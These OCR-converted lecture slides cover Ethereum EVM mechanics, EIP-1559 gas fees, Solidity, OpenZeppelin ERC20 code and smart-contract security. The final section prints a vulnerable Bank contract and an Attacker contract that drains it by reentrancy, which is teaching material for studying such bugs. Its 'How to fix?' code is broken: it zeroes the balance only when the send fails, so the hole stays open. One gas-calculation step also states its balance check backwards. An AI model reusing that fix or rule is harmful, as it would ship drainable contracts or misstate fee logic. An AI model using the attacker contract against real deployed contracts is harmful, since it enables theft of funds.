EVM (part 3)

Slides from Dan Boneh

Today

Wrap up EVM mechanics

Intro to Solidity

ERC20 contracts

How smart contracts can go wrong

Recap: EVM transactions

Transactions: signed data by initiator

- **To:** 32-byte address of target (0 ⇾ create new account)
- **From**, **[Signature]**: initiator address and signature on Tx (if owned)
- **Value**: # Wei being sent with Tx (1 Wei = 10^{-18} ETH)
- Tx fees (EIP 1559)**: gasLimit, maxFee, maxPriorityFee** (later)
- if To = 0: create new contract **code = (init, body)**
- if To ≠ 0: **data** (what function to call & arguments)
- **nonce**: must match current nonce of sender (prevents Tx replay)
- chain_id: ensures Tx can only be submitted to the intended chain


State transitions: Tx and messages

Transaction types:

owned → owned: transfer ETH between users

owned → contract: call contract with ETH & data

The Ethereum blockchain: abstractly



An example contract: NameCoin

```
contract nameCoin {

    struct nameEntry {
        address owner; // address of domain owner
        bytes32 value; // IP address
    }

    // array of all registered domains
    mapping (bytes32 => nameEntry) data;

    // event emitted when registering domain
    event Register(address indexed owner, bytes32 name);
```

An example contract: NameCoin

```
function nameNew(bytes32 name) {

    // registration costs is 100 Wei

    if (data[name] == 0   &&   msg.value >= 100) {
        data[name].owner = msg.sender     // record domain owner
        emit Register(msg.sender, name)    // log event
    }
}
```

Code ensures that no one can take over a registered name

Serious bug in this code! Front running. Solved using commitments.

An example contract: NameCoin

```
function nameUpdate(bytes32 name, bytes32 newValue, address newOwner) {

    // check if message is from domain owner,
    //                  and update cost of 10 Wei is paid

    if (data[name].owner == msg.sender   &&   msg.value >= 10) {

          data[name].value = newValue;      // record new value
          data[name].owner = newOwner;      // record new owner
    }
}
```

An example contract: NameCoin

```
    function nameLookup(bytes32 name) {
        return data[name];
    }

} // end of contract
```

Used by other contracts

Humans do not need this
(use etherscan.io)

EVM mechanics: execution environment

Write code in Solidity (or another front-end language)

$\Rightarrow$ compile to EVM bytecode

(some projects use WASM or BPF bytecode)

$\Rightarrow$ validators use the EVM to execute contract bytecode

in response to a Tx

The EVM

Stack machine (like Bitcoin) but with JUMP

- max stack depth = 1024
- program aborts if stack size exceeded; block proposer keeps gas
- contract can <u>create</u> or <u>call</u> another contract

In addition: two types of zero initialized memory

- Persistent storage (on blockchain): SLOAD, SSTORE (expensive)
- Volatile memory (for single Tx): MLOAD, MSTORE (cheap)
- LOG0(data): write data to log

see https://www.evm.codes

Every instruction costs gas, examples:

SSTORE addr (32 bytes), **value** (32 bytes)

- zero → non-zero: 20,000 gas
- non-zero → non-zero: 5,000 gas (for a cold slot)
- non-zero → zero: 15,000 gas refund (example)

Refund is given for reducing size of blockchain state

CREATE : 32,000 + 200 × (code size) gas;

CALL **gas**, addr, **value**, args

SELFDESTRUCT addr: kill current contract (5000 gas)

Gas calculation

Why charge gas?

- Tx fees (gas) prevents submitting Tx that runs for many steps.
- During high load: block proposer chooses Tx from mempool that maximize its income.


Old EVM: (prior to EIP1559)

- Every Tx contains a gasPrice ``bid'' (gas $\rightarrow$ Wei conversion price)
- Producer chooses Tx with highest gasPrice (max sum(gasPrice × gasLimit))


$\Longrightarrow$ not an efficient auction mechanism (first price auction)

Gas prices spike during congestion


GasPrice in Gwei:



Average Tx fee in USD



Gas prices spike during congestion



Gas calculation: EIP1559

EIP1559 goals (informal):

- users incentivized to bid their true utility for posting Tx,
- block proposer incentivized to not create fake Tx, and
- disincentivize off chain agreements

Gas calculation: EIP1559

Every block has a "baseFee":

the **minimum** gasPrice for all Tx in the block

baseFee is computed from total gas in earlier blocks:

- earlier blocks at gas limit (30M gas) $\Longrightarrow$ base fee goes up 12.5%
- earlier blocks empty $\Longrightarrow$ base fee decreases by 12.5%

interpolate in between

If earlier blocks at "target size" (15M gas) $\Longrightarrow$ base fee does not change

Gas calculation

EIP1559 Tx specifies three parameters:

- **gasLimit**: max total gas allowed for Tx
- **maxFeePerGas:** maximum allowed gas price
- **maxPriorityFeePerGas**: additional "tip" to be paid to block proposer

Computed **gasPrice** bid:

gasPrice = min(**maxFeePerGas**, **baseFeePerGas** + **maxPriorityFeePerGas**)

Max Tx fee: **gasLimit** × **gasPrice**

Gas calculation (informal)

gasUsed ⇽ gas used by Tx

Send **gasUsed × (gasPricePerGas – baseFeePerGas)** to proposer

BURN **gasUsed × baseFeePerGas** 

⇒ total supply of ETH can decrease

Gas calculation

(1) if **gasPrice** < **baseFeePerGas**: abort

(2) If **gasLimit** × **gasPrice** < msg.sender.balance: abort

(3) deduct **gasLimit** × **gasPrice** from msg.sender.balance

---

(4) set **Gas** ⇽ **gasLimit**

(5) execute Tx: deduct gas from **Gas** for each instruction

if at end (**Gas** < 0): abort, Tx is invalid (proposer keeps **gasLimit** × **gasPrice)**

(6) Refund **Gas** × **gasPrice** to msg.sender.balance


---


(7) **gasUsed** ⇽ **gasLimit – Gas**

(7a) BURN **gasUsed** × **baseFeePerGas**

(7b) Send **gasUsed** × (**gasPricePerGas – baseFeePerGas**) to proposer

Base fee	Total burned	Burn rate (1h)	Burn rate (24h)	Gas target	Block utilization
0.7 GWei	5243421.3 ETH $9,423,330,940.03	0.06 ETH/min $101.19 / min	0.14 ETH/min $251.09 / min	17929741	50.6 %





Update in: 8s

Number	Gas Target	Gas Used	Reward	Txs	Age	Base Fee	Burned ETH
22334538	17929741	10674334	0.01686 ETH	124	11 mins ago	0.68 GWei	0.00722 ETH
22334537	17947267	33699919	0.01869 ETH	182	12 mins ago	0.61 GWei	0.02054 ETH
22334536	17964810	19121257	0.03018 ETH	225	12 mins ago	0.60 GWei	0.01156 ETH
22334535	17947284	1535098	0.00195 ETH	39	12 mins ago	0.68 GWei	0.00105 ETH
22334534	17964827	30017637	0.03586 ETH	194	12 mins ago	0.63 GWei	0.01890 ETH
22334533	17982387	25937029	0.02533 ETH	160	12 mins ago	0.60 GWei	0.01548 ETH
22334532	17999965	12252551	0.02630 ETH	134	13 mins ago	0.62 GWei	0.00762 ETH
22334531	17982405	10773799	0.00896 ETH	158	13 mins ago	0.65 GWei	0.00705 ETH
22334530	17999982	17913057	0.04856 ETH	162	13 mins ago	0.65 GWei	0.01173 ETH

Why burn ETH ?

<u>Recall:</u> EIP1559 goals (informal)

- users incentivized to bid their true utility for posting Tx,
- block proposer incentivized to not create fake Tx, and
- disincentivize off chain agreements.

Suppose no burn (i.e., baseFee given to block producer):

$\Longrightarrow$ in periods of low Tx volume proposer would try to increase volume by offering to refund the baseFee *off chain* to users.

Solidity

https://docs.soliditylang.org/en/latest/

Contract structure

```
interface IERC20 {
    function transfer(address _to,  uint256 _value)  external  returns (bool);
    function totalSupply()  external  view  returns (uint256);
    …
}

contract ERC20 is IERC20  {        // inheritance
    address owner;
    constructor() public { owner = msg.sender; }
    function transfer(address _to, uint256 _value)  external returns (bool)  {
       …  implentation …
}    }
```

Value types

- uint256
- address (bytes32)
  - _address.**balance**, _address.**send**(value), _address.**transfer**(value)
  - call: send Tx to another contract

    bool success = _address.**call**{value: msg.value/2, gas: 1000}(args);
  - delegatecall: load code from another contract into current context
- bytes32
- bool

Reference types

```
struct Person {
      uint128 age;
      uint128 balance;
      address addr;
  }
Person[10] public people;
```

- structs
- arrays
- bytes
- strings
- mappings:
  - Declaration: mapping (address => unit256) **balances**;
  - Assignment: balances[addr] = value;

Globally available variables

- **block**: .blockhash, .coinbase, .gaslimit, .number, .timestamp
- gasLeft()
- **msg**: .data, .sender, .sig, .value
- **tx**: .gasprice, .origin
- abi: encode, encodePacked, encodeWithSelector, encodeWithSignature
- Keccak256(), sha256(), sha3()
- **require**, **assert** e.g.: require(msg.value > 100, “insufficient funds sent”)

A → B → C → D:
at D: msg.sender == C
tx.origin == A

Function visibilities

- **external**: function can only be called from outside contract.

  Arguments read from calldata
- **public**: function can be called externally and internally.

  if called externally: arguments copied from calldata to memory
- **private**: only visible inside contract
- **internal**: only visible in this contract and contracts deriving from it
- **view**: only read storage (no writes to storage)
- **pure**: does not touch storage

```
function f(uint a) private pure returns (uint b) { return a + 1; }
```

Inheritance

```
// SPDX-License-Identifier: MIT
// Compatible with OpenZeppelin Contracts ^5.0.0
pragma solidity ^0.8.27;

import {ERC20} from "@openzeppelin/contracts/token/ERC20/ERC20.sol";
import {Ownable} from "@openzeppelin/contracts/access/Ownable.sol";

contract MyToken is ERC20, Ownable {
    constructor(address initialOwner)
        ERC20("MyToken", "MTK")
        Ownable(initialOwner)
    {}

    function mint(address to, uint256 amount) public onlyOwner {
        _mint(to, amount);
    }
}
```

ERC20 tokens

- https://github.com/ethereum/EIPs/blob/master/EIPS/eip-20.md
- A standard API for fungible tokens that provides basic functionality to transfer tokens or allow the tokens to be spent by a third party.
- An ERC20 token is itself a smart contract that maintains all user balances:

  mapping(address => uint256) internal **balances**;

- A standard interface allows other contracts to interact with every ERC20 token. No need for special logic for each token.

ERC20 token [interface]

- function **transfer**(address _to,   uint256 _value) external returns (bool);
- function **transferFrom**(address _from,   address _to,   uint256 _value) external returns (bool);
- function **approve**(address _spender, uint256 _value) external returns (bool);

- function **totalSupply**() external view returns (uint256);
- function **balanceOf**(address _owner) external view returns (uint256);
- function **allowance**(address _owner, address _spender) external view returns (uint256);

IERC20

```
// SPDX-License-Identifier: MIT
// OpenZeppelin Contracts (last updated v5.1.0) (token/ERC20/IERC20.sol)

pragma solidity ^0.8.20;

/**
* @dev Interface of the ERC-20 standard as defined in the ERC.
*/
interface IERC20 {
	/**
	* @dev Emitted when `value` tokens are moved from one account (`from`) to
	* another (`to`).
	*
	* Note that `value` may be zero.
	*/
	event Transfer(address indexed from, address indexed to, uint256 value);

	/**
	* @dev Emitted when the allowance of a `spender` for an `owner` is set by
	* a call to {approve}. `value` is the new allowance.
	*/
	event Approval(address indexed owner, address indexed spender, uint256 value);
```

IERC20

```
/**
* @dev Returns the value of tokens in existence.
*/
function totalSupply() external view returns (uint256);

/**
* @dev Returns the value of tokens owned by `account`.
*/
function balanceOf(address account) external view returns (uint256);

/**
* @dev Moves a `value` amount of tokens from the caller's account to `to`.
*
* Returns a boolean value indicating whether the operation succeeded.
*
* Emits a {Transfer} event.
*/
function transfer(address to, uint256 value) external returns (bool);
```

IERC20

```
/**
* @dev Returns the remaining number of tokens that `spender` will be
* allowed to spend on behalf of `owner` through {transferFrom}. This is
* zero by default.
*
* This value changes when {approve} or {transferFrom} are called.
*/
function allowance(address owner, address spender) external view returns (uint256);

/**
* @dev Sets a `value` amount of tokens as the allowance of `spender` over the
* caller's tokens.
*
* Returns a boolean value indicating whether the operation succeeded.
*
* IMPORTANT: Beware that changing an allowance with this method brings the risk
* that someone may use both the old and the new allowance by unfortunate
* transaction ordering...
*
* Emits an {Approval} event.
*/
function approve(address spender, uint256 value) external returns (bool);
```

IERC20

```
/**
* @dev Moves a `value` amount of tokens from `from` to `to` using the
* allowance mechanism. `value` is then deducted from the caller's
* allowance.
*
* Returns a boolean value indicating whether the operation succeeded.
*
* Emits a {Transfer} event.
*/
function transferFrom(address from, address to, uint256 value) external returns (bool);
}
```

How are ERC20 tokens transferred?

Tokens can be transferred between users with **transfer(…)** and **transferFrom)(…)**.

Tokens can be **mint(…)**ed and **burned(…)**, …by??

ERC20

```
abstract contract ERC20 is Context, IERC20, IERC20Metadata, IERC20Errors {

	mapping(address account => uint256) private _balances;

	mapping(address account => mapping(address spender => uint256)) private _allowances;

	uint256 private _totalSupply;

	string private _name;
	string private _symbol;

	/**
	* @dev Sets the values for {name} and {symbol}.
	*
	* Both values are immutable: they can only be set once during construction.
	*/
	constructor(string memory name_, string memory symbol_) {
		_name = name_;
		_symbol = symbol_;
	}
```

ERC20 balance & transfer

```
/// @inheritdoc IERC20
function balanceOf(address account) public view virtual returns (uint256) {
        return _balances[account];
}

/**
* @dev See {IERC20-transfer}.
*
* Requirements:
*
* - `to` cannot be the zero address.
* - the caller must have a balance of at least `value`.
*/
function transfer(address to, uint256 value) public virtual returns (bool) {
        address owner = _msgSender();
        _transfer(owner, to, value);
        return true;
}
```

ERC20 approve

```
/// @inheritdoc IERC20
function allowance(address owner, address spender) public view virtual returns (uint256) {
        return _allowances[owner][spender];
}

/**
* @dev See {IERC20-approve}.
*
* NOTE: If `value` is the maximum `uint256`, the allowance is not updated on
* `transferFrom`. This is semantically equivalent to an infinite approval.
*
* Requirements:
*
* - `spender` cannot be the zero address.
*/
function approve(address spender, uint256 value) public virtual returns (bool) {
address owner = _msgSender();
        _approve(owner, spender, value);
        return true;
}
```

ERC20 transferFrom

```
/**
* @dev See {IERC20-transferFrom}.
*
* Requirements:
*
* - `from` and `to` cannot be the zero address.
* - `from` must have a balance of at least `value`.
* - the caller must have allowance for ``from``'s tokens of at least
* `value`.
*/
function transferFrom(address from, address to, uint256 value) public virtual returns (bool) {
        address spender = _msgSender();
        _spendAllowance(from, spender, value);
        _transfer(from, to, value);
        return true;
}
```

ERC20 transfer

```
/**
* @dev Moves a `value` amount of tokens from `from` to `to`.
*
* This internal function is equivalent to {transfer}, and can be used to
* e.g. implement automatic token fees, slashing mechanisms, etc.
*
* Emits a {Transfer} event.
*
* NOTE: This function is not virtual, {_update} should be overridden instead.
*/
function _transfer(address from, address to, uint256 value) internal {
        if (from == address(0)) {
                revert ERC20InvalidSender(address(0));
        }
        if (to == address(0)) {
                revert ERC20InvalidReceiver(address(0));
        }
        _update(from, to, value);
}
```

ERC20 _update

```
/**
* @dev Transfers a `value` amount of tokens from `from` to `to`, or alternatively mints (or burns)
* if `from` (or `to`) is the zero address. All customizations to transfers, mints, and burns should
* be done by overriding this function.
*
* Emits a {Transfer} event.
*/
function _update(address from, address to, uint256 value) internal virtual {
        if (from == address(0)) {
                // Overflow check required: The rest of the code assumes that totalSupply never overflows
                _totalSupply += value;
        } else {
                uint256 fromBalance = _balances[from];
                if (fromBalance < value) {
                        revert ERC20InsufficientBalance(from, fromBalance, value);
                }
                unchecked {
                        // Overflow not possible: value <= fromBalance <= totalSupply.
                        _balances[from] = fromBalance - value;
                }
        }
```

ERC20 _update

```
        if (to == address(0)) {
            unchecked {
                // Overflow not possible: value <= totalSupply or value <= fromBalance <= totalSupply.
                _totalSupply -= value;
            }
        } else {
            unchecked {
                // Overflow not possible: balance + value is at most totalSupply, which we know fits into a uint256.
                _balances[to] += value;
            }
        }

        emit Transfer(from, to, value);
}
```

ERC20 mint

```
/**
* @dev Creates a `value` amount of tokens and assigns them to `account`, by transferring
* it from address(0). Relies on the `_update` mechanism
*
* Emits a {Transfer} event with `from` set to the zero address.
*
* NOTE: This function is not virtual, {_update} should be overridden instead.
*/
function _mint(address account, uint256 value) internal {
        if (account == address(0)) {
                revert ERC20InvalidReceiver(address(0));
        }
        _update(address(0), account, value);
}
```

ERC20 burn

```
/**
* @dev Destroys a `value` amount of tokens from `account`, lowering the total supply.
* Relies on the `_update` mechanism.
*
* Emits a {Transfer} event with `to` set to the zero address.
*
* NOTE: This function is not virtual, {_update} should be overridden instead
*/
function _burn(address account, uint256 value) internal {
        if (account == address(0)) {
                revert ERC20InvalidSender(address(0));
        }
        _update(account, address(0), value);
}
```

ABI encoding and decoding

- Every function has a 4 byte selector that is calculated as the first 4 bytes of the hash of the function signature.
  - For `transfer`, this looks like **bytes4(keccak256("transfer(address,uint256)");**
- The function arguments are then ABI encoded into a single byte array and concatenated with the function selector.
  - This data is then sent to the address of the contract, which is able to decode the arguments and execute the code.
- **Functions can also be implemented within the fallback function**

Calling other contracts

- Addresses can be cast to contract types.

```
address _token;
IERC20Token tokenContract = IERC20Token(_token);
ERC20Token tokenContract = ERC20Token(_token);
```

- When calling a function on an external contract, Solidity will automatically handle ABI encoding, copying to memory, and copying return values.
    - **tokenContract**.transfer(_to, _value);

Stack variables

- Stack variables generally cost the least gas
  - can be used for any simple types (anything that is <= 32 bytes).
    - uint256 a = 123;
- All simple types are represented as bytes32 at the EVM level.
- Only 16 stack variables can exist within a single scope.

Calldata

- Calldata is a read-only byte array.
- Every byte of a transaction's calldata costs gas

  (16 gas per non-zero byte, 4 gas per zero byte).
- It is cheaper to load variables directly from calldata, rather than copying them to memory.
  - This can be accomplished by marking a function as `external`.

Memory (compiled to MSTORE, MLOAD)

- Memory is a byte array.
- Complex types (anything > 32 bytes such as structs, arrays, and strings) must be stored in memory or in storage.

  string memory **name** = “Alice”;

- Memory is cheap, but the cost of memory grows quadratically.

Storage array (compiled to SSTORE, SLOAD)

- Using storage is very expensive and should be used sparingly.
- Writing to storage is most expensive.

  Reading from storage is cheaper, but still relatively expensive.
- mappings and state variables are always in storage.
- Some gas is refunded when storage is deleted or set to 0
- Trick for saving has: variables < 32 bytes can be packed into 32 byte slots.

Event logs

- Event logs are a cheap way of storing data that does not need to be accessed by any contracts.

- Events are stored in transaction receipts, rather than in storage.

Security considerations

- Are we checking math calculations for overflows and underflows?
- What assertions should be made about function inputs, return values, and contract state?
- Who is allowed to call each function?
- Are we making any assumptions about the functionality of external contracts that are being called?

Re-entrency bugs

```
contract Bank{
	mapping(address=>uint) userBalances;

	function getUserBalance(address user) constant public returns(uint) {
		return userBalances[user];
	}

	function addToBalance() public payable {
		userBalances[msg.sender] = userBalances[msg.sender] + msg.value;
	}

	// user withdraws funds
	function withdrawBalance() public {
		uint amountToWithdraw = userBalances[msg.sender];
		// send funds to caller
		if (msg.sender.call{value:amountToWithdraw}() == false) { throw; }
		userBalances[msg.sender] = 0;
	}
}
```

```
contract Attacker {
	uint numIterations;
	Bank bank;

	function Attacker(address _bankAddress) { // constructor
		bank = Bank(_bankAddress);
		numIterations = 10;
		if (bank{value:75}.addToBalance() == false) { throw; } // Deposit 75 Wei
		if (bank.withdrawBalance() == false) { throw; } // Trigger attack
	}

	function () { // the fallback function
		if (numIterations > 0) {
			numIterations --;   // make sure Tx does not run out of gas
			if (bank.withdrawBalance() == false) { throw; }
		}
	}
}
```

Why is this an attack?

(1) Attacker → Bank.addToBalance(75)

(2) Attacker → Bank.withdrawBalance →
Attacker.fallback → Bank.withdrawBalance →
Attacker.fallback → Bank.withdrawBalance → …

withdraw 75 Wei at each recursive step

How to fix?

```
// user withdraws funds
function withdrawBalance() public {
        uint amountToWithdraw = userBalances[msg.sender];
        // send funds to caller
        if (msg.sender.call{value:amountToWithdraw}() == false) {
                userBalances[msg.sender] = 0;
                throw;
        }
}
```

END OF LECTURE

Next lecture: DeFi contracts